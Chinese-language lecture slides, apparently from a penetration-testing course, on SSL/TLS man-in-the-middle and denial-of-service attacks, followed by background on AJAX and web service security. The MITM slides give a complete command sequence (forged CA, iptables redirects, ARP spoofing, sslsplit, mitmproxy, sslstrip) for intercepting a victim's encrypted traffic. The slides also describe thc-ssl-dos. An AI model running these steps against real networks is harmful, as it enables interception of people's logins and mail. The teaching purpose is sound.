# SSL/TLS中间人攻击

- SSLsplit
  - 透明SSL/TLS中间人攻击工具
  - 对客户端伪装成服务器，对服务器伪装成普通客户端
  - 伪装服务器需要伪造证书
  - 支持SSL/TLS加密的SMTP、POP3、FTP等通信中间人攻击
- 利用openssl生成证书私钥
  - `openssl genrsa -out ca.key 2048`
- 利用私钥签名生成证书
  - `openssl req -new -x509 -days 1096 -key ca.key -out ca.crt`

# SSL/TLS中间人攻击

- 启动路由

- `sysctl -w net.ipv4.ip_forward=1`

- Iptables端口转发规则

- `iptables -t nat -F`
  - `iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080`
  - `iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-ports 8443`
  - `iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT --to-ports 8443 #MSA`
  - `iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT --to-ports 8443 #SMTPS`
  - `iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT --to-ports 8443 #IMAPS`
  - `iptables -t nat -A PREROUTING -p tcp --dport 995 -j REDIRECT --to-ports 8443 #POP3S`
  - `iptables -t nat -L`

# SSL/TLS中间人攻击

- Arp欺骗
  - `arp spoof -i eth0 -t 1.1.1.2 -r 1.1.1.1`
- 启动SSLsplit
  - `mkdir -p test/logdir`
  - `sslsplit -D -l connect.log -j /root/test -S logdir/ -k ca.key -c ca.crt ssl 0.0.0.0 8443 tcp 0.0.0.0 8080`
- 受害者访问taobao、baidu、mail.163.com
- 查看日志和浏览器证书及证书报错信息
- 安装服务器跟证书之后再次访问

# SSL/TLS中间人攻击

- iptables 端口转发规则
  - iptables -t nat -F
  - iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
  - iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 443 -j REDIRECT --to-port 8080
- Mitmproxy
  - mitmproxy -T --host -w mitmproxy.log

# SSL/TLS中间人攻击

- SSLstrip
  - 与前两种工具不同，将客户端到中间人之间的流量变为明文
  - `sslstrip -l 8080`

# SSL/TLS拒绝服务攻击

- thc-ssl-dos
  - SSL协商加密对性能开销增加，大量握手请求会导致拒绝服务
  - 利用SSL secure Renegotiation特性，在单一TCP连接中生成数千个SSL重连接请求，造成服务器资源过载
  - 与流量式拒绝服务攻击不同，thc-ssl-dos可以利用dsl线路打垮30G带宽的服务器
  - 服务器平均可以处理300次/秒SSL握手请求
  - 对SMTPS、POP3S等服务同样有效
- 对策
  - 禁用SSL-Renegotiation、使用SSL Accelerator
  - 通过修改thc-ssl-dos代码，可以绕过以上对策

# 补充概念

- AJAX
  - Asynchronous JavaScript and XML
  - 是一个概念，而非一种新的编程语言，是一组现有技术的组合
  - 通过客户端脚本动态更新页面部分内容，而非整个页面
  - 降低带宽使用，提高速度
  - 提升用户体验
  - 后台异步访问




# 补充概念

- AJAX组件
  - JavaScript: ajax的核心组件, 使用XMLHttpRequest 对象接口向服务器发起请求, 接收并处理服务器响应数据
- Dynamic HTML (DHTML)
  - 早于AJAX出现, 通过javascript、CSS等在客户端修改HTML页面element, 缺点是完全依赖客户端代码修改页面, 与服务器的交互由JavaScript applets完成, AJAX的XHR弥补了他的缺点 (注册用户)
- Document Object Model (DOM)
  - 处理html、xml文档对象的框架, DHTML是一个浏览器, DOM作为其一个实现的接口, 定义和管理每个页面元素obj的Properties、method、event

# 补充概念

- 基于AJAX的WEB应用工作流程
  - XMLHttpRequest API创建对象xmlhttp进行访问
  - Xml、**json**、html、文本、图片
  - 多个异步请求独立通信，互不依赖
  - AJAX框架
    - JQuery
    - Dojo Toolkit
    - Google web toolkit (GWT)
    - Microsoft AJAX library



# 补充概念

- 目前没有通用的AJAX安全最佳实践，其攻击面不为大多数人所知
- AJAX的安全问题
  - 多种技术混合，增加了攻击面，每个参数都可能形成独立的攻击过程
  - AJAX引擎是个全功能的脚本解释器，访问恶意站点可能后果严重，虽然浏览器有沙箱和SOP，但可被绕过
  - 服务器、客户端代码结合使用产生混乱，服务器访问控制不当，将信息泄露
  - 暴漏应用程序逻辑

# 补充概念

- AJAX对渗透测试的挑战
  - 异步请求数量多且隐蔽
  - 触发AJAX请求的条件无规律
  - 手动和截断代理爬网可能产生大量遗漏
- AJAX爬网工具
  - ZAP
- 客户端代码审计
  - 源码
  - Firebug

# 补充概念

- WEB Service
  - 面向服务的架构（service oriented architecture）便于不同系统集成共享数据和功能
  - 尤其适合不想暴露数据模型和程序逻辑而访问数据的场景
  - 无页面
- 两种类型的WEB Service
  - Simple object access protocol (SOAP)
    - 传统的Web service开发方法，xml是唯一的数据交换格式
    - 要求安全性的应用更多采用
  - RESTful（Representational State Transfer architecture——REST）
    - 目前更多被采用的轻量web service，JSON是首选数据交换格式

# 补充概念

- WEB Service安全考虑
  - 使用API key或session token实现和跟踪身份认证
  - 身份认证由服务器完成，而非客户端
  - API key、用户名、Session token永远不要通过URL发送
  - RESTful默认不提供任何安全机制，需要使用SSL/TLS保护传输数据安全
  - SOAP提供强于HTTPS的WS-security机制
  - 使用OAuth 或 HMAC进行身份验证，HMAC身份认证使用C/S共享的密钥加密API KEY
  - RESTful应只允许身份认证用户使用PUT、DELETE方法
  - 使用随机token防止CSRF攻击

# 补充概念

- WEB Service安全考虑
  - 对用户提交参数过滤，建议部署基于严格白名单的方法
  - 报错信息消毒
  - 直接对象引用应严格身份验证（电商公司以ID作为主索引）

# Q & A

